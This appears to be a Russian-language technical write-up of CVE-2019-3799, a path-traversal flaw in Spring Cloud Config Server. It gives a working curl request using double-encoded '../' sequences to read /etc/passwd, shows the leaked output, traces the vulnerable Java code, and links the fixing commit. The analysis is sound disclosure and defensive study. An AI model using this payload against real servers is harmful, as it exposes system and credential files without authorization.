 mpgn/cve-2019-3799
CVE-2019-3799 - Spring Cloud Config Server: обход каталога < 2.1.2, 2.0.4, 1.4.6

Spring Cloud Config Server уязвим к обходу каталога / обходу пути / раскрытию содержимого файлов < 2.1.2, 2.0.4, 1.4.6
Spring Cloud Config, версии 2.1.x до 2.1.2, версии 2.0.x до 2.0.4 и версии 1.4.x до 1.4.6, а также более старые неподдерживаемые версии позволяют приложениям обслуживать произвольные файлы конфигурации через модуль spring-cloud-config-server. Злоумышленник может отправить запрос с использованием специально сформированного URL, что может привести к атаке с обходом каталога.
Найдено: Vern ([email protected])
Рекомендации по безопасности
Технический анализ
cd spring-cloud-config-server
../mvnw spring-boot:run

curl http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Как всегда, читая документацию, мы можем найти соответствующую информацию:
Обслуживание файлов в виде простого текста: https://cloud.spring.io/spring-cloud-static/spring-cloud-config/1.3.1.RELEASE/#_serving_plain_text
Config Server предоставляет их через дополнительную конечную точку /{name}/{profile}/{label}/{path}, где «name», «profile» и «label» имеют тот же смысл, что и в обычной конечной точке окружения, а «path» — это имя файла (например, log.xml).
Сервер предоставляет их через дополнительную конечную точку /{name}/{profile}/{label}/{path}
Ещё одна интересная информация из документации:
В бэкендах на основе VCS (git, svn) файлы извлекаются или клонируются в локальную файловую систему. По умолчанию они помещаются в системную временную директорию с префиксом config-repo-. В Linux, например, это может быть /tmp/config-repo-
Что происходит, когда мы отправляем http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd
@RequestMapping("/{name}/{profile}/{label}/**")
public String retrieve(@PathVariable String name, @PathVariable String profile,
    @PathVariable String label, ServletWebRequest request,
    @RequestParam(defaultValue = "true") boolean resolvePlaceholders)
    throws IOException {
  String path = getFilePath(request, name, profile, label);
  return retrieve(request, name, profile, label, path, resolvePlaceholders);
}
retrieve вызывает функцию findOnesynchronized String retrieve(ServletWebRequest request, String name, String profile,
String label, String path, boolean resolvePlaceholders) throws IOException {
name = resolveName(name);
label = resolveLabel(label);
Resource resource = this.resourceRepository.findOne(name, profile, label, path); // path: ..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (checkNotModified(request, resource)) {
// Content was not modified. Just return.
return null;
}
// ensure InputStream will be closed to prevent file locks on Windows
try (InputStream is = resource.getInputStream()) {
String text = StreamUtils.copyToString(is, Charset.forName("UTF-8"));
if (resolvePlaceholders) {
Environment environment = this.environmentRepository.findOne(name,
profile, label);
text = resolvePlaceholders(prepareEnvironment(environment), text);
}
return text;
}
}
findOne:public synchronized Resource findOne(String application, String profile, String label, String path) {
if (StringUtils.hasText(path)) {
String[] locations = this.service.getLocations(application, profile, label).getLocations(); // /tmp/config-repo-<randomid>
try {
for (int i = locations.length; i-- > 0; ) {
String location = locations[i]; // [1]..%2f..%2f..%2f..%2f..%2f../etc/passwd
for (String local : getProfilePaths(profile, path)) {
Resource file = this.resourceLoader.getResource(location).createRelative(local); // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (file.exists() && file.isReadable()) {
return file; // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
}
}
}
}
}
catch (IOException e) {
throw new NoSuchResourceException(
"Error : " + path + ". (" + e.getMessage() + ")");
}
}
throw new NoSuchResourceException("Not found: " + path);
}
retrieve читает файл с помощью StreamUtils.copyToString(is, Charset.forName("UTF-8"), которая преобразует /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd в /etc/passwd, что приводит к раскрытию файла /etc/passwd

Исправление: https://github.com/spring-cloud/spring-cloud-config/commit/3632fc6f64e567286c42c5a2f1b8142bfde505c2
From 3632fc6f64e567286c42c5a2f1b8142bfde505c2 Mon Sep 17 00:00:00 2001
From: Spencer Gibb <[email protected]>
Date: Tue, 2 Apr 2019 14:16:10 -0400
Subject: [PATCH] Cleans invalid paths

fixes gh-1355
---
 .../resource/GenericResourceRepository.java   | 165 ++++++++++++++++--
 .../GenericResourceRepositoryTests.java       |  18 ++
 2 files changed, 170 insertions(+), 13 deletions(-)
